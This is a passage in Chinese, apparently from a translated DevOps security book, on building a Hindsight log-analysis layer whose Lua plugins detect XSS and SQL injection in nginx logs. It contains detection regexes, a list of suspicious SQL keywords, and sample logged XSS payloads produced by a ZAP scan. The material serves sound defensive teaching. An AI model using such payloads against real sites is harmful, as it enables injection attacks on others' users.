


图 7.10 发现敏感服务欺诈性登录的监控图表。每个字母 A 都代表登录成功次数的异常增加，巧合的是失败的登录尝试次数也大幅增加了。

图表是在处理异常情况时的重要沟通工具。在安全事件处置期间，监控异常流量的图表可以让混乱迟钝的应对变得有条不紊。无论使用哪种图表技术，你都应该确保对它有足够的熟悉，并能在几分钟之内创建出新的图表。Kibana 和 Elasticsearch 的组合很有效；Prometheus（链接 7.17）和 Grafana 的搭配也不错（链接 7.18），如图 7.11 所示。

你可以使用自定义库来创建自己的图表，但也应该做好在必要时创建新图表的准备。如果创建新图表还需要 12 小时的开发工作，那么在处置安全事件时这个解决方案就不会有使用的机会。它可能无法胜任事件响应工具箱的要求。




图 7.11 Grafana 支持各种不同类型的图表，这些图表有利于将信息快速传递给不同的受众。Grafana 这样的工具的易用性非常符合日志流水线访问层的要求。

在应对安全事件时，对原始日志的访问也很重要。图表通常缺少用于攻击模式调查所必需的细节。命令行工具（如 grep、awk、sed、cut，以及各种 bash 管道和脚本）是挖掘攻击日志必不可少的工具。人们通常更愿意使用命令行工具来解析大量日志，而不是使用数据库查询语言，并且被授予了原始日志访问权限的访问点能够强化你的调查能力。

总而言之，访问层必须提供图表工具和将这些图表共享给全部用户的方法，同时还要限制对未过滤数据的访问，以便进行深入调查。

7.6 本章小结

- 日志流水线的五个层次提供了灵活的架构，可以随着组织的需求而扩张。
- 通过 syslog 收集系统日志是一种快速了解服务行为的简单方法。
- 系统调用审计日志提供了对 Linux 系统活动的深度覆盖。
- 应用在内部开发时，DevOps 团队应该通过日志标准化来帮助分析。
- NetFlow 和 AWS CloudTrail 等基础设施日志比系统日志更能抵御攻击，但可能缺少上下文，而且更难分析。
- GitHub 这样的第三方有时会提供审计日志，其中包含了用户活动的有效信息。
- 消息代理系统提供了能够智能地在日志生产者和日志消费者之间转发消息的胶水。
- 扇出投递将日志复制给多个消费者；轮转投递只会将一条日志发给一个消费者。
- 分析模块就是执行特定任务的程序，它们处理日志是出于单一的目的，如监控或检测欺诈。
- 多个分析模块可以共享一个日志流来分担负载，它们通过数据库共享状态信息。
- 存储层负责在一定周期内保存日志。原始日志通常会被保留 90 天，而指标聚合会被永久保留。
- 原始日志对安全调查很有用，如果预算允许的话，应该保留超过 90 天。
- 访问层提供对原始日志的受限访问，还提供了安全且方便访问的图表。
- 通过 Kibana 和 Grafana 这样的工具快速创建自定义图表的能力有助于监控异常行为，这是高效应对安全事件的关键。

8 分析日志找到欺诈和攻击

本章内容包括

- 探索日志流水线分析层中的组件
- 使用字符串特征、统计和历史数据检测欺诈和攻击
- 管理用户告警技术，不要让用户被告警淹没

在第 7 章你已经学会了如何构建一条日志流水线来收集、串流、分析及访问遍布于基础设施中的日志。多层流水线创造了灵活的基础设施，不同来源的日志被用于监控组织服务的活动。第 7 章概要地介绍了流水线中的每一层所提供的功能。在这一章里，我们将重点介绍第三层，即分析层，并深入研究技术和代码示例，以检测欺诈和对服务的攻击。

在本书编写之时，Mozilla 自己的流水线和第 7 章展示的流水线是类似的。Mozilla 的流水线被用来了解真实环境下的 Firefox 客户端的健康状态（这被称之为遥测），也被用来处理应用和服务的日志，还被用来检测异常活动。这条流水线的大脑位于分析层，而分析层以大量小程序的形式存在着，这些小程序持续地观察着日志事件中的特定模式。它们还不足以处理日志事件的输入和输出，这个任务交给了一个专门用于处理数据的大脑：一个对数据流执行分析插件的软件（链接 8.1），它叫作 Hindsight。

本章我们将使用 Hindsight 来读取各种类型的日志并编写自定义插件来分析这些日志。

注意 本章的示例日志和插件放在链接 8.2 中。你需要将这个仓库“克隆”到本地的电脑上，然后获取 Hindsight 的 Docker 容器来运行这些例子。

首先，我们将描述分析层中各个不同的部分是如何组合到一起的，包括坐镇中央的 Hindsight 及它两侧的收集层和存储层。接下来，我们将讨论三种用于检测欺诈和攻击的不同方法。其中最简单的一种方法是使用表示已知攻击的字符串特征来发出告警。然后，我们将统计模型和签名方法进行比较，并且评价它们互为补充的方式。最后，我们将介绍利用用户活动的历史数据来标记来自可疑区域连接的方法。

本章的最后一节将着重介绍告警。你最不想让分析层做的事情就是每天发送数以千计充满噪声却不可操作的告警。这样只会让告警的接收人将它们归为垃圾邮件而将其忽略。在本章最后一节里，我们将介绍告警的最佳实践，并讨论一些向运维人员和最终用户发送既精确又可操作的告警的方法。

8.1 日志分析层的架构

在贯穿整个第 7 章的流水线架构中，分析层居中，扮演着承上启下的角色，如图 8.1 所示。它负责消费来自串流层的所有日志事件，并决定如何处理它们。有些分析模块承担了将原始日志保存到数据库中的任务，有些承担了计算遥测指标和统计数据的任务，还有一些承担了检测异常和欺诈的任务。本章我们要集中讨论的就是最后这一类分析模块。




图 8.1 本章要介绍的三类欺诈检测模块位于分析层的内部，也位于第 7 章所讨论的日志流水线的中心。每个模块执行一种特定类型的检测，向运维人员发出告警，并将告警写入数据库。

分析层必须按照一系列步骤来处理经过流水线的每个日志事件。这些步骤可以总结如下：

1. 首先，它必须消费来自串流层的消息，这需要通过消息队列协议连接到一个或多个消息代理，并源源不断地从代理读取消息。
2. 接下来，消息必须转换成可以处理的标准格式。标准化使自定义分析器能更方便地处理日志事件，而不是每个分析器都必须知道时间戳或者 IP 地址是如何转换的。
3. 然后，标准化的消息被转发到分析插件。路由和多路复用允许多个插件都能接收到同一条指定消息的副本。插件运行着为完成特定任务而编写的任意代码：计算统计数据、标记包含指定字符串的事件，等等。
4. 插件各自产生自己的输出，发送到特定的目的地：电子邮件客户端、数据库或者本地文件。也可以将处理过的消息重新注入代理，并将插件串联起来形成分析循环。

我们可以把分析层设计成一组独立的程序，每个程序都要执行全部四个步骤，但这样会产生许多处理第 1 步、第 2 步、第 4 步的重复代码。相反地，我们应该使用工具为我们处理这几个步骤，并将精力集中在编写第 3 步的自定义分析插件上。

有大量处理分析层核心操作的软件可供选择，有开源的也有其他的，比如，Fluentd、Logstash、Splunk 和 Sumo Logic。所有这些软件都能完成日志的处理和标准化，并且它们都可以运行自定义插件。这些软件遵守同样的通用原则，我在这里介绍的内容经过转换可以适用于不同的工具。

大型组织通过自己搭建工具来解决特定的需要，这也是常见的做法。在 2010 年前后，Mozilla 启动了 Heka 项目，为其核心服务搭建日志处理流水线。Heka 用 Go 编写，高性能是其追求的目标，开发人员最终达到了 Go 运行时的性能极限。那些每天处理数以亿计的组织最后都会遇到这个问题。Heka 开发者决定将他们的软件重写成两个组件：用 C 编写的轻量级数据处理内核，以及在沙盒中执行的 Lua 插件。在本书编写之时，这个名为 Hindsight 的项目支撑了部分 Mozilla 的日志和遥测基础设施，它可以在链接 8.3 中找到 。本章我们将使用 Hindsight 来支持我们的分析层，并演示如何使用 Lua 编写插件。

Lua 语言

Lua 是一种编程语言，它的设计目标是可以简单、快速及更方便地被集成到应用中。它通常被用在需要支持运行插件的程序中，因为它的解析器体积很小。

即使你没有 Lua 编程经验也不用担心。这不是一门很难学的复杂语言，本章我们也只是点到为止。本章的代码示例只需要对编程有基本的理解就能看懂。如果你想深入学习，链接 8.4 提供了丰富的文档和示例。

Hindsight 是支撑分析层的不错选择，因为它支持各种各样的输入和输出插件。串流层可以将消息转发给 Hindsight，并用自定义输入插件来消费和处理。日志被标准化并传递给分析插件，分析插件对它们执行各种操作。这种架构让不熟悉日志流水线细节的开发者也能编写出小的分析插件，他们只需要知道这些插件接收的输入类型就行。图 8.2 展示的就是这种模块化的架构。




图 8.2 日志事件在 Hindsight 数据处理流水线内要经过三层处理：输入插件加载消息并进行标准化，分析插件对消息执行自定义操作，输出插件将产生的数据写入各种目的地。Hindsight 负责在各个层次之间路由消息。

本章的目的不是构建一条完整的日志流水线，那也是不切实际的。我们只会使用 Docker Hub 托管的 mozilla/hindsight 容器单独试验 Hindsight。本章使用的代码和配置的例子都可以在 Github 上找到。代码清单 8.1 展示了设置本地开发环境的步骤。这些设置将帮助你完成试验，并不需要你理解本章提及的概念和技术。

代码清单 8.1 Hindsight：将本地目录挂载到容器中运行

```
$ git clone https://***.com/Securing-DevOps/logging-pipeline.git

$ tree -L 1 logging-pipeline/
   logging-pipeline/
├── cfg
├── logs
└── run

$ cd logging-pipeline

$ chmod 777 output run

$ docker pull mozilla/Hindsight

$ docker run -it \
    -v $(pwd)/cfg:/app/cfg    \
    -v $(pwd)/logs:/app/logs  \
    -v $(pwd)/run:/app/run    \
    -v $(pwd)/output:/app/output \
    mozilla/hindsight
```

Hindsight 配置文件夹。

作为 Hindsight 输入的日志数据。

运行时输入、分析和输出插件。

允许 Hindsight 写入 output 和 run 目录。

从 Docker Hub 获取容器。

在运行容器时，将本地目录挂载到容器中，将容器中默认的配置和插件替换成本地的配置和插件。

这些命令将自动启动 Hindsight，并使用本地 cfg、input、output 及 run 目录中提供的配置来运行。最后，这个 run 目录需要特别引起关注，因为插件的源代码放在这里。

你可以在 run 目录中找到三个子目录：input、analysis 和 output。每个子目录都包括配置和代码，它们将在消息抵达 Hindsight 的输入、分析和输出队列时执行。

代码清单 8.2 run 目录包含了输入、分析和输出插件

```
$ tree run/
run/
├── input
│   ├── input_nginx.cfg
│   └── input_nginx.lua
├── analysis
│   ├── counter.cfg
│   ├── counter.lua
│   ├── suspicious_signatures.cfg
│   └── suspicious_signatures.lua
└── output

    ├── heka_debug.cfg
    └── heka_inject_payload.cfg
```

加载 nginx 日志文件的输入插件。

对日志条目计数的分析插件。

检测可疑特征的分析插件

在运行时打印调试数据的输出插件。

将输出数据写入本地文件的输出插件。

让我们快速浏览其中的一部分文件，理解一下 Hindsight 是如何使用它们的。我

们的输入是一份存储在 logs/nginx_access.log 下的 Nginx 访问日志文件。放在 run/input/input_nginx.lua 中的插件如代码清单 8.3 所示，它逐行读取日志文件并解析读取的每一行，使用自定义语法配置来解释 Nginx 日志格式。解析器使用了名为 LPeg（Lua Parsing Expression Grammar，Lua 解析表达式语法）的 Lua 库，该库可以将一行日志转换成一个字段的映射。该映射随后被保存到一条 Hindsight 消息中，并注入分析队列里。

代码清单 8.3 Nginx 输入插件的源代码

```
require "io"
local fn  = read_config("input_file")
local clf = require "lpeg.common_log_format"
local cnt = 0;
local msg = {
    Timestamp = nil,
    Type      = "logfile",
    Hostname  = "localhost",
    Logger    = "nginx",
    Fields    = nil
}

local grammar = clf.build_nginx_grammar(
    '$remote_addr - $remote_user [$time_local] "$request"
     $status $body_bytes_sent "$http_referer" "$http_user_agent"')

function process_message()
    local fh = assert(io.open(fn, "rb"))
    for line in fh:lines() do
        local fields = grammar:match(line)
        if fields then
            msg.Timestamp = fields.time
            fields.time = nil
            msg.Fields = fields
            inject_message(msg, fh:seek())
            cnt = cnt + 1
        end
    end
    fh:close()
    return 0
end
```

传给分析层的标准化消息的定义。

在 LPEG 模块中事先定义好的 nginx 解析变量。

读取输入文件并处理每一行。

根据本地语法解析给定行，并返回一个字段列表。

把字段列表保存到标准化消息里。

将标准化消息插入分析队列的 Hindsight 原语中。

这是一个简单的算法，在大多数日志处理工具中都很常见。在一个典型的环境里，来自串流层的每一种日志类型都对应地有一个独立的输入插件。你会连上一个消息队列，从队列里接收事件流，而不是像代码清单 8.3 中那样，从本地文件里读取日志。这里使用日志文件仅仅是为了练习。

Hindsight 负责将消息转发给下一层，并交给分析插件做进一步处理。在需要处

理多种消息类型的环境里，路由操作必须让分析插件只接收它们关心的消息类型。各种工具的实现方法不尽相同，但思路都是一样的：配置一条匹配指令，根据特定条件筛选到达的消息，并发送给对应插件。

我们再来看看计数分析插件，它唯一的任务就是记录通过它的消息的数量。代码清单 8.4 展示了放在 run/analysis/counter.cfg 中的配置文件。注意文件中的 message_matcher 指令。它包含了一条匹配规则，每一条进入 Hindsight 分析队列中的消息都会被应用这条规则。当消息与规则匹配时，Hindsight 就把它发给 run/analysis/counter.lua 中的插件来处理。

代码清单 8.4 run/analysis/counter.cfg 中的计数插件配置

```
filename        = "counter.lua"
message_matcher = "Logger == 'nginx' && Type == 'logfile'"
ticker_interval = 5
```

在这个例子里，设置的消息匹配器用于抓取 Logger 值为 nginx 并且 Type 值为 logfile 的日志。这些值和在解析访问日志时所设置的标准化消息的字段相对应。如果你还想进一步改善过滤效果，那么在处理输入时，对于用语法解析器提取出来的字段，你还可以对其进行过滤。例如，访问日志中包含了一个请求方法字段和一个远程地址字段，分别代表着 HTTP 请求方法和发送该请求的客户端 IP 地址。语法解析器会提取这些字段，它们能被消息匹配器分析。下面的例子展示了消息匹配器如何筛选不是来自 IP 地址 172.21.0.2 的 HTTP GET 请求，并只将这些匹配成功的消息发给分析器：

```
message_matcher = "Logger == 'nginx' &&
                   Type == 'logfile' &&
                   Fields[request] =~ '^GET ' &&
                   Fields[remote_addr] != '172.21.0.2'"
```

Hindsight 分析器有两个主要函数：process_message，对每一条传入的消息都要调用它；timer_event，它是定期触发的。计数分析器的源代码再简单不过了。分析器只是将收到的消息的数量记录到 msgcount 变量中，并定期将最新的总数通过 inject_payload 函数发布到输出队列里。timer_event 只会按照插件配置中设置的时间间隔 ticker_interval 来定期执行。在这个例子中，它每 5 秒执行一次。

这是一个没有任何实用性的简单例子，只是用来展示各个层次之间是如何交互的。

代码清单 8.5 对消息计数并定期发布消息总数的 Lua 代码

```
require "string"
msgcount = 0

function process_message()
    msgcount = msgcount + 1
    return 0
end

function timer_event()
    inject_payload("txt",
                   "count",
                   string.format("%d message analysed\n", msgcount))
end
```

在处理消息时递增全局计数器。

定期将已处理消息的计数插入输出队列。

当计数器插件插入一个载荷（表示内部消息的通用术语）时，Hindsight 会将这个载荷转发给输出队列。我们来到了处理逻辑的最后一部分，这里的插件获取数据并将其写入目的地。和前面一样，输出插件需要一个配置文件和一个 Lua 文件。这里你需要编写插件，将事件插入数据库或者发送电子邮件给用户。出于研究的目的，我们只会用到将数据写入磁盘的输出插件，比如 Hindsight 提供的 `heka_inject_payload` 插件。代码清单 8.6 展示了该插件位于 run/ouput/heka_inject_payload.cfg 的配置。

代码清单 8.6 配置 heka_inject_payload 输出插件

```
filename        = "heka_inject_payload.lua"
message_matcher = "Type == 'inject_payload'"
output_dir      = "output/payload"
```

该输出插件将接收由分析插件插入的载荷，并将它们写入 output/payload 目录中，以及有效地存储 Nginx 日志的计数，其请求方法及远程 IP 地址能和计数插件过滤器相匹配。

```
$ cat output/payload/analysis.counter.count.txt
1716 message analyzed
```

输入、分析及输出插件是日志分析基础设施的构建块。这里使用的技术术语可能只属于 Hindsight，但是在其他日志处理产品中可以找到类似的架构。整体的思路总是一致的：摄取日志、分析它们并输出数据。

现在你有了一个可以通过自定义分析器来处理日志的平台，并且可以进一步深

入编写着重于安全的分析器了。在下一节里，我们将从最简单、最常见的安全分析器开始，它们要检测的是事件中的攻击特征。

8.2 使用字符串特征检测攻击

在处理日志时，一切都围绕字符串展开。因此，寻找恶意活动模式的最简单方式就是将日志和已知的恶意字符串清单进行比对。这种方式似乎有些过于简单，但在整个安全供应商行业里却存在了多年。在 2005 年前后，Web 应用防火墙（WAF，Web Application Firewall）十分流行，它本质上就是 Web 应用收到的每个请求所执行的正则表达式库。

正则表达式会反咬你一口

我曾经在一家银行工作，这家银行在这一类安全设备上投入了巨资。安全团队负责维护 WAF，WAF 保护着各种在线服务，其中就有消费者交易服务。每个进入服务的 Web 请求必须通过数百条正则表达式的检验才能到达应用服务器。有一天，一位来自在线交易团队的开发人员决定检查一下这些正则表达式。我不确定这位工程师究竟是出于什么原因要去阅读这份内容全是斜杠、美元符号、通配符、加号、括号和圆括号的文件，但是她就是读了。在读到第 418 行附近时，她看到了不祥的 '.+'，它们深藏在一个复杂的正则表达式之中。这两个无辜的字符等于“允许任何请求”的正则表达式，实际上是允许任何内容都可以通过。

我们重金打造的引以为傲的 Web 应用防火墙，投入了一整个团队进行维护，每秒要对每个请求执行数百个正则表达式，这是以牺牲了性能为代价的，这导致本就复杂的系统变得更加复杂了，而它除让所有请求通过之外，起不到任何作用。当然，我们很快就修复了这个问题，但我从此对用于安全检查的正则表达式却失去了信心。如果你决定在组织里部署这种类型的安全系统，要特别关注它的复杂性，否则将会重蹈覆辙。

正则表达式只有运用得当才会威力无穷，但是写出正确的正则表达式不是一件容易的事，要做到长时间维护就更难了，而且大规模的执行正则表达式也需要很高的成本。看看下面这个正则表达式：`((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)`。你不可能看出来它在找什么，让我来告诉你答案吧：它捕捉的是以小于号开头，以大于号结束，以及它们之间的任何字符，借此来发现 HTTP 查询字符串中的注入攻击。攻击者将欺诈性的 JavaScript 注入应用，在实现跨站脚本攻击时，你就会收到这类 HTTP 查询字符串，就像我们在第 3 章中讨论的那样。

这个正则表达式可以用来捕捉包含注入攻击尝试的可疑请求。代码清单 8.7 展示了一个捕捉注入攻击的分析器的例子，它对每一条进入分析插件的 Nginx 访问日志应用这个正则表达式。正则表达式保存在本地的一个变量 `xss` 之中，通过 `rex.match()` 函数将它与每个 `Fields[request]` 做比较。如果发现匹配成功，就会通过 `add_to_payload()` 函数发出一条告警消息，告警消息会被输出插件所捕获并写入合适的位置。

代码清单 8.7 捕捉包含查询字符串攻击的日志插件

```
require "string"
local rex = require "rex_pcre"
local xss = '((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)'

function process_message()
  local req = read_message("Fields[request]")
  local xss_matches = rex.match(req, xss)
  if xss_matches then
    local remote_addr = read_message("Fields[remote_addr]")
    add_to_payload(string.format("ALERT: xss attempt from %s
        in request %s\n", remote_addr, req))
  end
  return 0
end

function timer_event()
  inject_payload("txt", "alerts")
end
```

将 XSS 正则表达式加载到本地变量中。

导入正则表达式库。

从到达的事件中提取 HTTP 请求。

检查请求和正则表达式模式是否成功匹配。

生成告警消息。

从事件中提取远程 IP。

定期将告警插入输出层。

这个插件输出的示例如代码清单 8.8 所示。它捕捉到了不少示例日志中的问题，而且很少发生误报。一部分原因是，示例日志是通过 ZAP 漏洞扫描来人工生成的，但还有一部分原因是，包含 HTML 标记的查询字符串是非常少见的。这个正则表达式的误报率不会太高。

代码清单 8.8 XSS 分析插件生成的告警消息示例

```
ALERT: xss attempt from 172.21.0.2 in request GET /'%22%3Cscript%3Ealert(1);
    %3C/script%3E/;jsessionid=kc4vhl12bw8e HTTP/1.1

ALERT: xss attempt from 172.21.0.2 in request GET /s/login.view;jsessionid=s92
    1z2w0dn7v?error=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E HTTP/1.1

ALERT: xss attempt from 172.21.0.2 in request GET /s/style/font-awesome-4.5.0/
    css/font-awesome.min.css;jsessionid=1sneomaqzh326?query=%27%22%3Cscript
    %3Ealert%281%29%3B%3C%2Fscript%3E HTTP/1.1
```

这只是一个查找一种特定类型攻击的正则表达式。要让这种方法发挥作用，你

需要监控的肯定是不止一个正则表达式。你可能需要先收集各种不同来源的特征，并随着日志中发现的越来越多的可疑模式，从而逐渐增加特征数据库的大小。

代码清单 8.9 展示了一个修改过的 XSS 分析器版本，它会查找各种不同的攻击模式（链接 8.5）。这段脚本展示了如何使用 Lua 表来保存模式清单，并用一个循环将它们逐个与进入的消息进行比对。代码示例中的表 `suspicious_terms` 是一个简单的字符串清单，它使用了字符串来查找而不是正则表达式，这样会使速度更快。`suspicious_regexes` 使用一个键值格式将一个标签和正则表达式一起保存，用来记录特定正则表达式要捕获的内容。

代码清单 8.9 使用字符串和正则表达式搜索攻击模式

```
require "table"
local rex = require "rex_pcre"

local suspicious_terms = {
  "ALTER",
  "CREATE",
  "DELETE",
  "DROP",
  "EXEC",
  "EXECUTE",
  "INSERT",
  "MERGE",
  "SELECT",
  "UPDATE",
  "SYSTEMROOT"
}

local suspicious_regexes = {

  xss      = "((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)",
  imgsrc   = "((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))"..
             "((\%67)|g|(\%47))[^\n]+((\%3E)|>)",

  sqli     = "\w*((\%27)|(\'))((\%6F)|o|(\%4F))"..
             "((\%72)|r|(\%52))",
  sqlimeta = "((\%3D)|(=))[^\n]*((\%27)|(\')|"..
             "(\-\-)|(\%3B)|(;))",
}
```

SQL 动词的清单，如果在 HTTP 请求中发现了这些动词，就认为它们是可疑的（取决于应用）。

可疑的正则表达式模式清单。

简单的 XSS 攻击。

HTML img 标签中的 XSS。

SQL 注入攻击 。

检测 SQL 元字符。

```
function process_message()
  local req = read_message("Fields[request]")
  local remote_addr = read_message("Fields[remote_addr]")
  for _, term in ipairs(suspicious_terms) do
    local is_suspicious = string.match(req, term)
    if is_suspicious then
      add_to_payload(
        string.format("ALERT: suspicious term %s from %s in request %s\n",
          term, remote_addr, req))
    end
  end

  for label, regex in pairs(suspicious_regexes) do
    local xss_matches = rex.match(req, regex)
    if xss_matches then
      add_to_payload(
        string.format("ALERT: %s attempt from %s in request %s\n",
          label, remote_addr, req))
    end
  end

  return 0
end

function timer_event()
  inject_payload("txt", "alerts")
end
```

用正则表达式的标签来表示告警中的攻击类别。

可以使用本章开头介绍的测试设置来运行这个分析器。执行挂载了这些目录的 Docker 容器，分析器的输出将被写入 output/payload/analysis.suspicious_signatures.alerts.txt 中。这个插件能够捕捉到的访问日志告警数以千计，这是符合预期的，因为这些日志是由 ZAP 漏洞扫描生成的。可以认为这种方法在某些方面确实是成功的，但你也要考虑到这种方法存在的两个主要缺点：

- *正则表达式写起来很难，读起来更难。*你可能会犯一些难以发现的错误，并且还要花上好几个小时去痛苦地调试。这个分析器例子只有四个正则表达式，然而要读懂这部分代码已经很费劲了。尽管正则表达式看上去可能很强大，很吸引人，但我不建议任何人把试用它们当成日常的工作。
- *生成的告警过多。*Web 应用对公共互联网是完全开放的，它将会收到很多奇奇怪怪的流量，有些是欺诈的，有些则不是。每一个不正常的模式都会生成一条新告警，即使误报率很低，任何安全团队在几周内也都会被打趴下。只要是在互联网上运行服务，异常流量就是家常便饭。

你可以运用一点数学知识，或者对这个完美的检测系统的追求进行一些妥协，这样就可以解决这两个问题。在下一节，我们将了解在超过阈值时如何借助统计方法去触发告警，并利用这种方法来减少检测逻辑的噪声。

8.3 欺诈检测的统计模型

对于任何欺诈检测基础设施来说，最大的威胁可能是系统会被太多的告警“冲垮”。多年前，我曾经部署过一个主机检测系统[1]，用于监视生产环境服务器的文件系统的更改。文件校验一旦发生变化就会发送告警。这是一种强大而诱人的机制，因为攻击在攻击目标的过程中一定会下载新文件或修改现有文件。这些文件的变化远远超出我的想象，我的收件箱很快就被数千封电子邮件塞满，文件每发生一次变化就会发出一封邮件，而一个文件一天要变化好几次，因为每一次代码部署都要在数百台服务器上重写数十个配置文件。这个系统被我保留了好几个月，我希望能找到一种有效的方法可以从噪声中过滤出信号。最后我终于意识到，梳理一页又一页的误报结果就是在白费力气，反而让我没有时间去查找入侵的迹象。噪声毁了整个系统。

每一位安全工程师都要经历挫折才能学会如何处理误报，否则另一种选择就是只有删除那些可能包含泄露痕迹的消息。在有些情况下，你需要接收每一条告警并进行人工鉴别和分拣，例如那些完全隔离的并且噪声极少的被监控系统。然而，对于常见用例来说，合理的实现欺诈检测的方法只有一个，那就是在超过阈值时触发告警。

实际上，这意味着要设立或计算一个标准，如果某个来源的流量超过此标准，该来源就不再被认为是可信的，而且要对其进行调查。这意味着攻击者的活动可以避开雷达并发送阈值以下的流量，但这种阈值方法带来的好处抵消了这些风险，因为它能够显著地减少来自系统的噪声。

8.3.1 滑动窗口与循环缓冲

违反限制的客户端检测需要在一段给定的时间内对每个客户端发送的请求进行计数。假设你需要计算客户端在过去 8 分钟内发送的请求，其粒度精确到分钟；当客户端在这段时间内发送的请求数量超过 x 时，就会触发告警。

这种方法被称为*滑动窗口*，如图 8.3 所示。比如你需要一个可以保留 8 分钟这样能精确到分钟的滑动窗口。要实现这个滑动窗口，就需要对某 1 分钟内收到的所有请求计数，并将结果保存下来，这样你就能计算出过去 8 分钟的请求计数总和。时间每过 1 分钟，就丢弃时间最久的一个计数，再新增一个计数，实际上就是将窗口向前滑动了 1 分钟。

---

1 主机检测系统（Host-based Detection System）是安装于网络中的主动节点上的入侵检测模块，这些主动节点是需要重点保护的主机。——译者注




图 8.3 滑动窗口随时间向前移动，并捕获当前时间点和过去某个时间点之间的所有值，图中的这个时间间隔是 8 分钟。

滑动窗口是一种常见的数据结构：TCP 协议使用它来跟踪活动连接中的正确的序号。对连接率限制的实现可以使用滑动窗口来记录一段时间内的请求数量，例如在流行的 Web 服务器中可以找到的那种实现。

